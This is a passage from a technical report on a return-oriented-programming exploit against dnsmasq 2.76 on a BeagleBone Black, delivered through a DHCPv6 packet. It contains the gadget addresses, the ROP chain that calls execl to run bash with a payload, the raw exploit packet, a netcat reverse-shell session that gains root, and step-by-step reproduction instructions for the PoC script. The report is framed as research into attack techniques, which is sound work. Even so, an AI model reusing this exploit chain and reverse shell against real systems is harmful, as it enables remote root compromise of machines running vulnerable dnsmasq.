option_79 += register_management(architecture, dnsmasq_version, "r2",
interpreter_arg_addr,
payload_addr + len(payload) + (4 - (len(payload) % 4)) + 4)

# first param = executed binary
option_79 += register_management(architecture, dnsmasq_version, "r0", interpreter_addr,
payload_addr + len(payload) + (4 - (len(payload) % 4)) + 4)

# second param = executed binary
option_79 += register_management(architecture, dnsmasq_version, "r1", interpreter_addr)

# forth param = second argument (payload)
option_79 += register_management(architecture, dnsmasq_version, "r3", payload_addr)
```

The following code contains all of the used gadgets:

```
"2.76": {
    #Modified Code for Beagle Bone Black
    "pop r1": 0x0003490E+1,  # pop {r1, pc}
    "pop r3": 0x00014AA4+1,  # pop {r3, pc}
    "pop r4": 0x0001469A+1,  # pop {r4, pc}
    "pop r5": 0x00017534+1,  # pop {r4, r5, pc}
    "pop r6": 0x0002BBDC+1,  # pop {r4, r5, r6, pc}
    "pop r9": 0x00034C02+1,  # pop {r3, r4, r5, r6, r7, r8, r9, pc}
    "ldr r0": 0x00032E5E+1,  # ldr r0, [r3, #0x90] ; pop {r4, pc}
    "ldr r2": 0x00034BFA+1,  # mov r2, r9 ; blx R13
    "str": 0x00028AEC+1  # str r3, [r4] ; pop {r4, pc}
}
```


The addresses ending with “+1” means that the code is in Thumb mode and the processor has to be switched to this mode to execute it.

Finally, we executed the following gadget chain to execute `execl` with our payload string:

```
#COPY '/bin' to [DATA]
POP_R3      POP {R3,PC}       # Fill up R3 with 4 bytes from the string
```


```
POP_R4       POP {R4,PC}       # Fill up R4 with address
STR          STR R3,[R4]       # Store string part to the memory
             POP {R4,PC}

# COPY '/bas' to [DATA+4]
POP_R3       POP {R3,PC}
POP_R4       POP {R4,PC}
STR          STR R3,[R4]
             POP {R4,PC}
...

# R2 = address of param2 ('-c')
POP_R9       POP {R3-R9,PC}    # Initialize R3 (next gadget) and R9 (R2
                               # value) registers
LDR_R2       MOV R2,R9         # Copy R9 to R2
             BLX R3            # Call next gadget
POP_R4       POP {R4,PC}       # Dummy gadget after BLX R3

# R0 = address of executable ('/bin/bash')
POP_R3       POP {R3,PC}       # Store R0 value to the memory
POP_R4       POP {R4,PC}
STR          STR R3,[R4]
             POP {R4,PC}
POP_R3       POP {R3,PC}       # Read memory address-0x90 containing R0 value
LDR_R0       LDR R0,[R3,#90]   # Read R0 value from memory
             POP {R4,PC}

# R1 = address of param1 ('/bin/bash')
POP_R1       POP {R1,PC}

# R3 = address of param3 (payload command)
POP_R3       POP {R3,PC}if
EXECL        BLX execl
```

After we sent the above payload, the dnsmasq crashed and we gained root access on the BeagleBone Black.




```
dnsmasq-dhcp: no address range available for DHCPv6 request via eth0
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver fe80::f6f2:6dff:fe9c:819d#53
dnsmasq: using nameserver 192.168.251.1#53
dnsmasq: using nameserver 192.168.1.1#53
dnsmasq-dhcp: no address range available for DHCPv6 request via eth0
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver fe80::f6f2:6dff:fe9c:819d#53
dnsmasq: using nameserver 192.168.251.1#53
dnsmasq: using nameserver 192.168.1.1#53
dnsmasq-dhcp: no address range available for DHCPv6 request via eth0
rm: cannot remove '/tmp/ews': No such file or directory
```

Figure 15: Dnsmasq crash in victim machine



```
ed8a020090909090a54a01003139322e9b46010054c70400ed8a020090909090a54a0100313
05cc70400ed8a020090909090a54a0100323436209b46010060c70400ed8a020090909090a5
749b46010068c70400ed8a020090909090a54a01006d702f659b4601006cc70400ed8a02009
30000000000000000000000000000000000000000000000000010c70400a54a01009b460100
9090a54a0100e8c604005f2e0300909090900f49030000c70400a54a010018c70400ddbb020
[+] Send exploit request to: [fdcf:943:65d6:0:564a:16ff:feca:9c76]:547
root@debian:/home/gergo/poc/raw-packet#
```

Figure 16: Sending exploit packet from attacker machine



```
root@debian:~# nc -l -p 4444
# whoami
root
# ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:6f:5a:31:d7
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0
0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 54:4a:16:ca:9c:76
          inet addr:192.168.251.66  Bcast:192.168.251.255  Mask:255.
55.255.0
          inet6 addr: fdcf:943:65d6:0:564a:16ff:feca:9c76/64 Scope:G
obal
          inet6 addr: fe80::564a:16ff:feca:9c76/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST DYNAMIC  MTU:1500  Metric:1
          RX packets:7649 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1572838 (1.4 MiB)  TX bytes:2446464 (2.3 MiB)
          Interrupt:173

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

Figure 17: Reverse shell in the attacker machine

3.3 Instructions for reproduction

Set up the victim machine (BeagleBone black):

- Copy the compiled dnsmasq (version 2.76) from the dnsmasq folder in the archive to the victim machine.
- Shut down the dnsmasq process (service dnsmasq stop) and start it with the following parameters:

```
./dnsmasq --no-daemon --dhcp-range=fd00::2,fd00::ff
```

- After this command, the dnsmasq is running and waiting for DHCP request via IPv6. To obtain the IPv6 (inet6 addr) address of the victim machine, use the ifconfig command.

Set up the attacker machine:

- Open a terminal to start a netcat listener waiting for the remote shell with the following command:

```
nc -l -p 4444
```

- Copy the POC script into the attacker machine from the POC_source folder in the archive.
- Open a second terminal to start the attack with the following command:

```
python POC_source/dnsmasq_exploit_poc.py -i eth0 -t <ipv6 address of the victim
    machine) -a arm -v 2.76 -e
```

Chapter 4 Summary and conclusion

In this document we described a ROP based exploit in detail in order to give an insight into modern attack techniques, which are used more and more widespread nowadays. As we show in this document, these techniques can bypass widely used exploit mitigation techniques such as DEP and ASLR, which make a constant need for developing new and new mitigations to make attackers work more difficult.

Chapter 5 Bibliography

[1] http://www.thekelleys.org.uk/dnsmasq/doc.html

[2] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to RISC. In Proceedings of the 15th ACM conference on Computer and communications security, pages 27–38. ACM, 2008.

[3] Sebastian Krahmer. X86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. 28.Sept. 2005

[4] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Proceedings of the 14th ACM conference on Computer and communications security, pages 552–561. ACM, 2007.

[5] Tim Rains, Matt Miller, David Weston, Exploitation Trends: From Potential Risk to Actual Risk, RSA Conference 2015,